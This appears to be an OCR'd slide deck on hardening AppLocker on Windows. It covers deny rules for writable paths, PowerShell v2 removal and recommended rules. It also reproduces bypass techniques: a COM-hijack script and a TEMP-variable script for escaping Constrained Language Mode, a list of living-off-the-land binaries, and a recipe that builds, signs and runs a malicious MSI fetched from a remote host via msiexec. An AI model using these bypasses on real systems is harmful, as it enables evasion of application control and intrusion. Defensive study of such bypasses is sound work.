
	Action	User	Name	Condition	Exceptions
System Services	Deny	Everyone	%SYSTEM32%\catroot2\{F750E6C3-38EE-11D1-85E5-00C04FC295EE}*	Path	
Registry	Deny	Everyone	%SYSTEM32%\Com\dmp*	Path	
File System	Deny	Everyone	%SYSTEM32%\Fxtmp*	Path	
Wired Network (IEEE 802.3) Policies	Deny	Everyone	%SYSTEM32%\Microsoft\Crypto\RSA\MachineKeys*	Path	
Windows Firewall with Advanced Security	Deny	Everyone	%SYSTEM32%\runscripthelper.exe	Path	
Network List Manager Policies	Deny	Everyone	%SYSTEM32%\spool\drivers\color*	Path	
Wireless Network (IEEE 802.11) Policies	Deny	Everyone	%SYSTEM32%\Spool\PRINTERS*	Path	
Public Key Policies	Deny	Everyone	%SYSTEM32%\Spool\SERVERS*	Path	
Software Restriction Policies	Deny	Everyone	%SYSTEM32%\Tasks*	Path	
Network Access Protection	Deny	Everyone	%SYSTEM32%\winevt\Logs*	Path	
Application Control Policies	Deny	Everyone	%WINDIR%\debug\WIA*	Path	
AppLocker	Deny	Everyone	%WINDIR%\Registration\CRMLog*	Path	
Executable Rules	Deny	Everyone	%WINDIR%\Tasks*	Path	
Windows Installer Rules	Deny	Everyone	%WINDIR%\Temp*	Path	
Script Rules	Deny	Everyone	%WINDIR%\tracing*	Path	
Packaged app Rules	Deny	Everyone	SCCM - %WINDIR%\ccm\inventory\noidmifs*	Path	
IP Security Policies on Active Directory	Deny	Everyone	SCCM - %WINDIR%\ccm\logs*	Path	
Advanced Audit Policy Configuration	Deny	Everyone	SCCM - %WINDIR%\ccm\systemtemp\appvtempdata\appvcommandoutput*	Path	
Policy-based QoS					
Administrative Templates: Policy definitions					

DEFAULT APPLOCKER RULES — PATH RULES

MITIGATIONS

- **ALTERNATE DATA STREAMS — @6GHASLINGER**

[HTTPS://HITCO.AT/BLOG/HOWTO-PREVENT-BYPASSING-APPLOCKER-USING-ALTERNATE-DATA-STREAMS/](https://hitco.at/blog/howto-prevent-bypassing-applocker-using-alternate-data-streams/)



DEFAULT APPLOCKER RULES — PATH RULES

MITIGATIONS

- 3RD PARTY — DENY EXECUTE

Permission Entry for TeamViewer13_Logfile.log

Principal: Everyone [Select a principal](#)

Type: Deny


Advanced permissions:

<input type="checkbox"/> Full control	<input type="checkbox"/> Write attributes
<input checked="" type="checkbox"/> Traverse folder / execute file	<input type="checkbox"/> Write extended attributes
<input type="checkbox"/> List folder / read data	<input type="checkbox"/> Delete
<input type="checkbox"/> Read attributes	<input type="checkbox"/> Read permissions
<input type="checkbox"/> Read extended attributes	<input type="checkbox"/> Change permissions
<input type="checkbox"/> Create files / write data	<input type="checkbox"/> Take ownership
<input type="checkbox"/> Create folders / append data	

DEFAULT APPLOCKER RULES – SCRIPT RULES

POWERSHELL V2

- STARTING POWERSHELL WITH `—VERSION 2`
- BYPASSES CONSTRAINED LANGUAGE MODE
- NO LOGGING
- NOT PRESENT IN NEWEST W10



MITIGATION – APPLOCKER BYPASSES – SCRIPT RULES

MITIGATION



Matt Graeber

@mattifestation

Following

Use PowerShell to remove the version of PowerShell (v2) that has no business on your hosts.

```
Administrator: Windows PowerShell
PS C:\> Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2

Path      :
Online    : True
RestartNeeded : False

PS C:\> Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPowerShellV2Root

Path      :
Online    : True
RestartNeeded : False

PS C:\>
```

6:57 PM - 4 Mar 2017

DEFAULT APPLOCKER RULES – SCRIPT RULES – CONSTRAINED LANGUAGE MODE BYPASS

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[HTTPS://WWW.MDSEC.CO.UK/2018/09/APPLocker-CLM-BYPASS-VIA-COM/](https://www.mdsec.co.uk/2018/09/applocker-clm-bypass-via-com/)


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New-Object within AppLocker CLM... and this works??

Surprisingly, when I started looking at the attack surface of CLM, I found that *New-Object* works (albeit with some restrictions) when CLM has been enabled via AppLocker. This seemed at odds with what is trying to be achieved, but sure enough, we find that the following command will execute just fine:

```
New-Object -ComObject WScript.Shell
```

This of course gives us a perfect way of manipulating the PowerShell process from within PowerShell, as COM objects are exposed via DLLs which can be loaded into the calling process. So how can we create a COM object ready for loading? Well if we take a look at ProcMon during an attempt to call *New-Object -ComObject xpntest*, we see that there are a number of requests to the *HKEY_CURRENT_USER* hive:

 Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path
16:47:0...	powershell.exe	7912	RegQueryKey	HKCU\Software\Classes
16:47:0...	powershell.exe	7912	RegQueryKey	HKCU\Software\Classes
16:47:0...	powershell.exe	7912	RegQueryKey	HKCU\Software\Classes
16:47:0...	powershell.exe	7912	RegOpenKey	HKCU\Software\Classes\xpntest

After some playing around, we see that we can create the required registry keys within *HKCU* with the following script:

```
1 $DllPath = "C:\Users\xpn\Desktop\test.dll"
2 $Guid = "{72C24005-078A-4388-8A42-9042498B03A0}"
3
4 New-PSDrive -PSProvider Registry -Name HKU -Root HKEY_USERS -erroraction 'silentlycontinue' | Out-Null
5
6 $Matches = whoami /user | select-string -Pattern "(S-1-5-[0-9]+)" -all | select -ExpandProperty Matches
7 $Sid = $Matches.value
8
9 $Key = 'HKU:\{0}_classes' -f $Sid
10
11 # Adding our InProcServer
12 New-Item -Path $Key -Name CLSID -erroraction 'silentlycontinue' | Out-Null
13 $Key = 'HKU:\{0}_classes\CLSID\' -f $Sid
14 New-Item -Path $Key -Name $Guid -erroraction 'silentlycontinue' | Out-Null
```

DEFAULT APPLOCKER RULES - SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS

- BLOGPOST: [HTTP://ODDVAR.MOE/2018/09/21/TEMPORARY-CONSTRAINED-LANGUAGE-MODE-IN-APPLOCKER/](http://oddvar.moe/2018/09/21/TEMPORARY-CONSTRAINED-LANGUAGE-MODE-IN-APPLOCKER/)

Event Properties - Event 8007, AppLocker

General Details

%OSDRIVE%\USERS\ODDVA\APPDATA\LOCAL\TEMP_PSSCRIPTPOLICYTEST_ESWSWJ0J.VVY.PSM1 was prevented from running.

Log Name: Microsoft-Windows-AppLocker/MSI and Script
Source: AppLocker Logged: 19.09.2018 09:10:12
Event ID: 8007 Task Category: None
Level: Error Keywords:
User: LOLCOMP\oddva Computer: LOLComp
OpCode: Info
More Information: [Event Log Online Help](#)

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Event Properties - Event 8007, AppLocker

General Details

%OSDRIVE%\USERS\ODDVA\APPDATA\LOCAL\TEMP_PSSCRIPTPOLICYTEST_KEWG5GQU.RVA.PS1 was prevented from running.

Log Name: Microsoft-Windows-AppLocker/MSI and Script
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Close

Windows PowerShell

Windows PowerShell
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Loading personal and system profiles took 1113ms.
C:\Users\oddva> \$ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage

DEFAULT APPLOCKER RULES – SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS

```
C:\> Command Prompt

PROMPT=$P$G
PSModulePath=C:\Program Files\WindowsPowerShell\Modules
PUBLIC=C:\Users\Public
SESSIONNAME=Console
SystemDrive=C:
SystemRoot=C:\WINDOWS
TEMP=C:\Users\oddva\AppData\Local\Temp
TMP=C:\Users\oddva\AppData\Local\Temp
USERDOMAIN=LOLCOMP
USERDOMAIN_ROAMINGPROFILE=LOLCOMP
USERNAME=oddva
USERPROFILE=C:\Users\oddva
windir=C:\WINDOWS

C:\Users\oddva>set_
```


DEFAULT APPLOCKER RULES – SCRIPT RULES

CONSTRAINED LANGUAGE MODE BYPASS

```
$CurrTemp = $env:temp  
$CurrTmp = $env:tmp  
$TEMPBypassPath = "C:\windows\temp"  
$TMPBypassPath = "C:\windows\temp"
```

Action	User	Name
✓ Allow	Everyone	(Default Rule) All scripts located in the Program Files folder
✓ Allow	Everyone	(Default Rule) All scripts located in the Windows folder
✓ Allow	BUILTIN\Administrators	(Default Rule) All scripts

```
Set-ItemProperty -Path 'hkcu:\Environment' -Name Tmp -Value "$TEMPBypassPath"  
Set-ItemProperty -Path 'hkcu:\Environment' -Name Temp -Value "$TMPBypassPath"
```

```
Invoke-WmiMethod -Class win32_process -Name create -ArgumentList "powershell"  
sleep 5
```

#Set it back

```
Set-ItemProperty -Path 'hkcu:\Environment' -Name Tmp -Value $CurrTmp  
Set-ItemProperty -Path 'hkcu:\Environment' -Name Temp -Value $CurrTemp
```


DEFAULT APPLOCKER RULES — MSI/APPX

■ MSI INSTALLER RULES

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All digitally signed Windows Installer files	Publisher
✓ Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path
✓ Allow	BUILTIN\Administrators	(Default Rule) All Windows Installer files	Path

■ APPX




Action	User	Name	Exceptions
✓ Allow	Everyone	(Default Rule) All signed packaged apps	

- BUY A CODE SIGNING CERT — 80\$-ISH
- MSFVENOM CAN GENERATE MSI FILES
- SIGN (PART OF SDK):
SIGNEDTOOL SIGN /A EVILFILE.MSI
- EXECUTE: MSIEXEC /Q /I HTTP://IP/TMP/CMD.PNG

DEFAULT APPLOCKER RULES — MSI/APPX

MITIGATION


MSI INSTALLER RULES

Action	User	Name	Condition	Exo
 Allow	Everyone	Signed by O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US	Publisher	
 Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path	
 Allow	BUILTIN\Administrators	(Default Rule) All Windows Installer files	Path	

DEFAULT APPLOCKER RULES — MSI/APPX

MITIGATION

APPX



DEFAULT APPLOCKER RULES — KNOWN BYPASSES

- INSTALLUTIL
- MSBUILD
- MSHTA
- REGASM
- REGSVCS
- VSTO FILES

[HTTPS://GITHUB.COM/API0CRADLE/ULTIMATEAPPLOCKERBYPASSLIST/BLOB/MASTER/VERIFIEDAPPLOCKERBYPASSES.MD](https://github.com/API0CRADLE/ULTIMATEAPPLOCKERBYPASSLIST/blob/master/verifiedapplockerbypasses.md)

**Oddvar Moe [MVP]**

@Oddvarmoe



AppLocker Exceptions are evil! Do not trust them. Instead use specific deny rules. Ex: You create a publisher rule that allows * from MS, and you create an exception in the default AppLocker rules under c:\windows for calc.exe. Calc.exe will still execute. 🤔



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NOT DEFAULT RULES!

ALL EXE/DLL FROM MICROSOFT ALLOWED

Allow Properties

General Publisher Exceptions

Edit the values below to modify the scope of this rule.

Publisher:

Product name:

File name:

File version:
 And above

[More about publisher rules](#)

NOT DEFAULT RULES!

ALL EXE/DLL FROM MICROSOFT ALLOWED

TYPICAL MISCONFIGURATION

Action	User	Name	Condition	Exceptions
✓ Allow	Everyone	(Default Rule) All files located in the Pro...	Path	
✓ Allow	Everyone	All files located in the Windows folder	Path	
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path	
✓ Allow	Everyone	Signed by O=MICROSOFT CORPORATI...	Publisher	
✗ Deny	Everyone	ICACLS.EXE, in MICROSOFT® WINDO...	Publisher	

```
C:\Users\normaluser>icaccls
```


```
This program is blocked by group policy. For more information, contact your system administra
```

```
C:\Users\normaluser>_
```

Publisher:	
O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US	
Product name:	
MICROSOFT® WINDOWS® OPERATING SYSTEM	
File name:	
ICACLS.EXE	
File version:	
•	
And above	

NOT DEFAULT RULES! - ALL EXE/DLL FROM MICROSOFT ALLOWED

TYPICAL MISCONFIGURATION



NOT DEFAULT RULES!

ALL EXE/DLL FROM MICROSOFT ALLOWED

TYPICAL MISCONFIGURATION

C:\Windows\system32\cmd.exe

```
C:\Users\normaluser>icaccls.exe c:\windows\system32\cmd.exe
c:\windows\system32\cmd.exe NT SERVICE\TrustedInstaller:(F)
                             BUILTIN\Administrators:(RX)
                             NT AUTHORITY\SYSTEM:(RX)
                             BUILTIN\Users:(RX)
                             APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                             APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)

Successfully processed 1 files; Failed processing 0 files

C:\Users\normaluser>
```

ALL EXE/DLL FROM MICROSOFT ALLOWED

OPENS DOOR FOR KNOWN BINARIES THAT CAN EXECUTE CODE

- BGINFO — CODE EXECUTION
- CDB — CODE EXECUTION
- ++++++
- [HTTPS://GITHUB.COM/API0CRADLE/ULTIMATEAPPLOCKERBYBYPASSLIST/BLOB/MASTER/UNVERIFIEDAPPLOCKERBYBPASSES.MD](https://github.com/api0cradle/ultimateapplockerbybypasslist/blob/master/unverifiedapplockerbybypasses.md)
- [HTTPS://LOLBAS-PROJECT.GITHUB.IO/](https://lolbas-project.github.io/)

HARDENING RULES

DefaultRules-Improved.xml	Added an improved version of the default rules
PathBlockRules-DLL.xml	Updated rules with ADS
PathBlockRules-EXE.xml	Blocked bash.exe
PathBlockRules-Scripts.xml	Updated rules with ADS
PublisherBlockRules-DLL.xml	Add my blocking rules for AppLocker - first version
PublisherBlockRules-EXE.xml	Updated block rules from W10 1803, also included some rules

[HTTPS://GITHUB.COM/APIOCRADLE/ULTIMATEAPPLOCKERBYPASSLIST/TREE/MASTER/APPLOCKER-BLOCKPOLICIES](https://github.com/apioCRADLE/ULTIMATEAPPLOCKERBYPASSLIST/tree/master/applocker-blockpolicies)

AARONLOCKER

- GREAT STUFF
- EASIER TO MAINTAIN A BIG RULESET
- [HTTPS://GITHUB.COM/MICROSOFT/AARONLOCKER/TREE/MASTER/AARONLOCKER](https://github.com/microsoft/aaronlocker/tree/master/aaronlocker)

SUMMARY – MY RECOMMENDATION ON APPLOCKER

1. USE DEFAULT RULES
2. ENABLE DLL!
3. DON'T USE EXCEPTIONS! (I DONT LIKE EM)
4. CREATE DENY PATH RULES FOR PATHS THAT USER CAN WRITE TO
5. CREATE DENY PATH RULES FOR ADS ON THE SAME FOLDERS
6. CREATE DENY PUBLISHER RULES ON KNOWN BAD BINARIES (MSBUILD, POWERSHELL...)
7. REMOVE RULES THAT ALLOWS ALL SIGNERS (MSI, APPX)
8. ENABLE CENTRAL MONITORING USING EVENT FORWARDING (OR SPLUNK AGENT)

UPDATE ON POWERSHELL MODULE

POWERAL

- CAN BE FOUND HERE:
[HTTPS://GITHUB.COM/API0CRADLE/POWERAL](https://github.com/API0CRADLE/POWERAL)
- RUNS IN CONSTRAINED LANGUAGE MODE
- AUTOMATES SOME OF THE HUNTING FOR VULNERABILITIES
- GREAT FOR RED AND BLUE
- NOT FEATURE COMPLETE

The background image is a cinematic, post-apocalyptic scene of a city. In the foreground, a street is completely covered in a thick layer of debris, including twisted metal, broken wood, and unrecognizable fragments of buildings and vehicles. A traffic light pole stands on the right side of the frame, with a single yellow light visible. In the background, a dense urban skyline is visible, with many skyscrapers. Some of these buildings appear damaged or partially collapsed, with exposed structural elements. The sky is filled with heavy, dark, and dramatic clouds, creating a somber and desolate atmosphere. The overall color palette is muted, with greys, browns, and dark blues dominating the scene.

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